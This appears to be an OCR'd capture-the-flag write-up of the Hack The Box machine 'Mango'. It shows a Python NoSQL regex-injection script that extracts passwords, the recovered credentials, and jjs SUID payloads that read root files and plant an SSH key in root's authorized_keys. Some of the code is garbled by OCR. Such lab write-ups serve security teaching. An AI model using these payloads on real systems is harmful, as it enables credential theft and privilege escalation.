
```
:~/Masaüstü# nmap -sS -sC -p- -T4 10.10.10.162
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-14 19:16 +03
Warning: 10.10.10.162 giving up on port because retransmission cap hit (6).
Stats: 0:05:49 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 76.19% done; ETC: 19:23 (0:01:48 remaining)
Nmap scan report for staging-order.mango.htb (10.10.10.162)
Host is up (0.061s latency).
Not shown: 65508 closed ports
PORT
          STATE
                   SERVICE
22/tcp
          open
                   ssh
 ssh-hostkey:
    2048 a8:8f:d9:6f:a6:e4:ee:56:e3:ef:54:54:6d:56:0c:f5 (RSA)
    256 6a:1c:ba:89:1e:b0:57:2f:fe:63:e1:61:72:89:b4:cf (ECDSA)
    256 90:70:fb:6f:38:ae:dc:3b:0b:31:68:64:b0:4e:7d:c9 (ED25519)
          open
80/tcp
                   http
 http-cookie-flags:
      PHPSESSID:
        httponly flag not set
 http-title: Mango | Sweet & Juicy
443/tcp open
                  https
 http-title: Mango | Search Base
 ssl-cert: Subject: commonName=staging-order.mango.htb/organizationName=Mango Prv Ltd./stateOrProvinceName=None/countryName=IN
 Not valid before: 2019-09-27T14:21:19
 Not valid after: 2020-09-26T14:21:19
 ssl-date: TLS randomness does not represent time
 tls-alpn:
   http/1.1
```



## **Welcome Back!**

Log in for ordering Sweet & Juicy Mango.

admin


•••••••

Forgot Password




```
import requests
import string
import re
pw = ""
url = "http://staging-order.mango.htb/index.php"
# Each time a 302 redirect is seen, we should restart the loop
restart = True
while restart:
    restart = False
    # Characters like *, ., &, and + has to be avoided because we use regex
    for i in string.ascii letters + string.digits + "!#%&'(),/:;<=>@[]^ `{}~-":
        payload = pw ---
        post data = { 'username': 'admin'
                                          'password[$regex]': "^" + re.escape(payload) + ".*", 'login': 'login'}
        #print(post data)
        r = requests.post(url, data=post data, allow redirects=False)
        #print(r)
        # A correct password means we get a 302 redirect
        if r.status code == 302:
            print(payload)
            restart = True
            pw = payload
            break
```

```
:-/Masaustu# python3 mango2.py
†9
t9K
t9Kc
t9KcS
t9KcS3
t9KcS3>
t9KcS3>!
t9KcS3>!0
t9KcS3>!0B
t9KcS3>!0B#
t9KcS3>!0B#2
```





Sorry for the inconvenience. We just started farming!
To contact us in the meantime please email: admin@mango.htb
We rarely look at our inboxes.




Forgot Password

LOGIN

```
tekali:-/Masaüstü# python3 mango2.py
h3
h3m
h3mX
h3mXK
h3mXK8
h3mXK8R
h3mXK8Rh
h3mXK8RhU
h3mXK8RhU~
h3mXK8RhU~f
h3mXK8RhU~f{
h3mXK8RhU~f{]
h3mXK8RhU~f{]f
h3mXK8RhU~f{]f5
h3mXK8RhU~f{]f5H
```

```
import requests
import string
import re
pw = ""
url = "http://staging-order.mango.htb/index.php"
# Each time a 302 redirect is seen, we should restart the loop
restart = True
while restart:
    restart = False
    # Characters like *, ., &, and + has to be avoided because we use regex
    for i in string.ascii letters + string.digits + "!#%&'(),/:;<=>@[]^ `{}~-":
        payload = pw + i
        post data = {'username': 'mango'
                                          'password[$regex]': "^" + re.escape(payload) + ".*", 'login': 'login'}
        #print(post data)
        r = requests.post(url, data=post data, allow redirects=False)
        #print(r)
        # A correct password means we get a 302 redirect
        if r.status code == 302:
            print(payload)
            restart = True
            pw = payload
            break
```





Sorry for the inconvenience. We just started farming!
To contact us in the meantime please email: admin@mango.htb
We rarely look at our inboxes.

```
ot@kali:~/Masaüstü# ssh mango@10.10.10.162
The authenticity of host '10.10.10.162 (10.10.10.162)' can't be established.
ECDSA key fingerprint is SHA256:AhHG3k5rlic/7nEKLWHXoNm0m28uM9W8heddb9lCTm0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.162' (ECDSA) to the list of known hosts.
mango@10.10.10.162's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-64-generic x86 64)
 * Documentation: https://help.ubuntu.com
  Management:
                  https://landscape.canonical.com
 * Support:
                  https://ubuntu.com/advantage
  System information as of Thu Nov 14 16:28:24 UTC 2019
  System load: 0.13
                                   Processes:
                                                         110
  Usage of /: 26.4% of 19.56GB Users logged in:
                                  IP address for ens33: 10.10.10.162
  Memory usage: 33%
  Swap usage:
               0%
  Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
122 packages can be updated.
18 updates are security updates.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Last login: Thu Nov 14 16:18:08 2019 from 10.10.15.225
mango@mango: $ ls
LinEnum.sh matt
mango@mango: $ cd matt
mango@mango:~/matt$ ls
enum mango.txt LinEnum.sh root@10.10.15.156
mango@mango:~/matt$
```

```
mango@mango:/home/admin$ su admin
Password:
$ ls -la
total 32
drwxr-xr-x 3 admin admin 4096 Nov 14 16:24 .
drwxr-xr-x 4 root root 4096 Sep 27 14:02 ..
lrwxrwxrwx 1 admin admin 9 Sep 27 14:30 .bash history -> /dev/null
-rw-r--r-- 1 admin admin 220 Apr 4 2018 .bash logout
-rw-r--r-- 1 admin admin 3771 Apr 4 2018 .bashrc
-rw-rw-r-- 1 root admin 1485 Nov 14 16:21 .jjs.history
drwxrwxr-x 3 admin admin 4096 Nov 14 16:24 .local
-rw-r--r-- 1 admin admin 807 Apr 4 2018 .profile
-r----- 1 admin admin 33 Sep 27 14:29 user.txt
$ cat user.txt
79bf31c6c6eb38a8567832f7f8b47e92
```

```
snap/core/7713/bin/umount
snap/core/7713/usr/bin/chfn
/snap/core/7713/usr/bin/chsh
snap/core/7713/usr/bin/gpasswd
snap/core/7713/usr/bin/newgrp
/snap/core/7713/usr/bin/passwd
snap/core/7713/usr/bin/sudo
/snap/core/7713/usr/lib/dbus-1.0/dbus-daemon-launch-helper
snap/core/7713/usr/lib/openssh/ssh-keysign
snap/core/7713/usr/lib/snapd/snap-confine
/snap/core/7713/usr/sbin/pppd
snap/core/6350/bin/mount
/snap/core/6350/bin/ping
snap/core/6350/bin/ping6
snap/core/6350/bin/su
/snap/core/6350/bin/umount
snap/core/6350/usr/bin/chfn
/snap/core/6350/usr/bin/chsh
snap/core/6350/usr/bin/gpasswd
snap/core/6350/usr/bin/newgrp
/snap/core/6350/usr/bin/passwd
snap/core/6350/usr/bin/sudo
/snap/core/6350/usr/lib/dbus-1.0/dbus-daemon-launch-helper
snap/core/6350/usr/lib/openssh/ssh-keysign
snap/core/6350/usr/lib/snapd/snap-confine
/snap/core/6350/usr/sbin/pppd
/usr/bin/newuidmap
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/newgidmap
/usr/bin/run-mailcap
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/at
/usr/bin/traceroute6.iputils
/usr/bin/pkexec
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86 64-linux-qnu/lxc/lxc-user-nic
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
/usr/lib/openssh/ssh-keysign
/usr/lib/snapd/snap-confine
```

## File write

It writes data to files, it may be used to do privileged writes or write files outside a restricted file system.

```
echo 'var FileWriter = Java.type("java.io.FileWriter");
var fw=new FileWriter("./file_to_write");
fw.write("DATA");
fw.close();' | jjs
```

## File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

```
echo 'var BufferedReader = Java.type("java.io.BufferedReader");
var FileReader = Java.type("java.io.FileReader");
var br = new BufferedReader(new FileReader("file_to_read"));
while ((line = br.readLine()) != null) { print(line); }' | jjs
```

## SUID

It runs with the SUID bit set and may be exploited to access the file system, escalate or maintain

```
$ echo 'var BufferedReader = Java.type("java.io.BufferedReader");
var FileReader = Java.type("java.io.FileReader");
var br = new BufferedReader(new FileReader("/root/root.txt"));
while ((line = br.readLine()) != null) { print(line); }' | jjs> > >
Warning: The jjs tool is planned to be removed from a future JDK release
jjs> var BufferedReader = Java.type("java.io.BufferedReader");
jjs> var FileReader = Java.type("java.io.FileReader");
jjs> var br = new BufferedReader(new FileReader("/root/root.txt"));
ijs> while ((line = br.readLine()) != null) { print(line); }
8a8ef79a7a2fbb01ea81688424e9ab15
]]S> $ [
```

```
$ echo 'var FileWriter = Java.tvpe("java.jo.FileWriter");
var fw=new FileWriter("./root/.ssh/authorized keys");
fw.write("ssh-rsa AAAAB3NzaClyc2EAAAADAQABAAABqQDrpNfwcxlVbKMHr7FQHEDfljfnn3/QzYC9I7Upqe4HW0yDh68IJi8AlwJq0v09SaPDke8f6bBX0LPcfAxYX2ZF5QUN
Sqqhbk8f6qm8zR12/+pdH5qerz1F/6A3pJRxxofyBZpFKRt82cFe2WettWAkUdCUkp6DbspIbrIYGAHL7YDJmKlXMOHP4yh1DFhTJkxE9uoCnFSrvST2yiao0fcQk17jmhwDCWRlve
IDWxHmlxDVKLAFpIiZ/dP8RoO9hVXhZNnMLwGdOh0DTjNLq6jvuGHb0/0rUz6xl7V73eSvlC4xAi3ci2Jwx+fjs4enL5ZT0eqWnh0AJv+qTUdX3VASDVkyB0iNUWY70SkEu8twEYKs
+pJ5pX6oYG3PmHMtWlmcxtkQJBiAhyOEGcqq356S6ZyzkXGUCB92i4DL7BKFihv4z9eMtDNiS6bpDHqX9QTPHFxoQYb3JmQjpKJP6tYiqDFhn7lfHazMnd0lU0pQocEI86Iylv7xG1
glwId5xUU= root@kali"):
fw.close();' | jjs> > >
Warning: The jjs tool is planned to be removed from a future JDK release
jjs> var FileWriter = Java.type("java.io.FileWriter");
jjs> var fw=new FileWriter("./root/.ssh/authorized keys");
jjs> fw.write("ssh-rsa AAAAB3NzaClyc2EAAAADAQABAAABgQDrpNfwcxlVbKMHr7FQHEDfljfnn3/QzYC9I7Upge4HW0yDh68IJi8AlwJg0v09SaPDke8f6bBX0LPcfAxYX2Z
F5QUNSqqhbk8f6qm8zR12/+pdH5qerz1F/6A3pJRxxofyBZpFKRt82cFe2WettWAkUdCUkp6DbspIbrIYGAHL7YDJmKlXMOHP4yh1DFhTJkxE9uoCnFSrvST2yiao0fcQk17jmhwDC
WRlveIDWxHm1xDVKLAFpIiZ/dP8RoO9hVXhZNnMLwGdOh0DTjNLq6jvuGHb0/QrUz6xl7V73eSvlC4xAi3ci2Jwx+fjs4enL5ZT0eqWnh0AJy+qTUdX3VASDVkyB0iNUWY70SkEu8t
wEYKs+pJ5pX6oYG3PmHMtW1mcxtkQJBiAhy0EGcqg356S6ZyzkXGUCB92i4DL7BKFihv4z9eMtDNiS6bpDHgX9QTPHFxoQYb3JmQjpKJP6tYigDFhn7lfHazMnd0lU0pQocEI86Iyl
v7xG1q1wId5xUU= root@kali");
jjs> fw.close();
```

```
:~/.ssh# ssh root@10.10.10.162
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-64-generic x86 64)
 * Documentation: https://help.ubuntu.com
 * Management:
                  https://landscape.canonical.com
 * Support:
                  https://ubuntu.com/advantage
 System information as of Fri Nov 15 14:44:21 UTC 2019
 System load: 0.28
                                                         128
                                   Processes:
 Usage of /:
               25.9% of 19.56GB Users logged in:
 Memory usage: 26%
                                  IP address for ens33: 10.10.10.162
 Swap usage:
               0%
 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
122 packages can be updated.
18 updates are security updates.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Last login: Fri Nov 15 14:40:27 2019 from 10.10.14.125
root@mango:~# ls
puiitha.txt root.txt
root@mango:~# cat root.txt
8a8ef79a7a2fbb01ea81688424e9ab15
root@mango:~#
```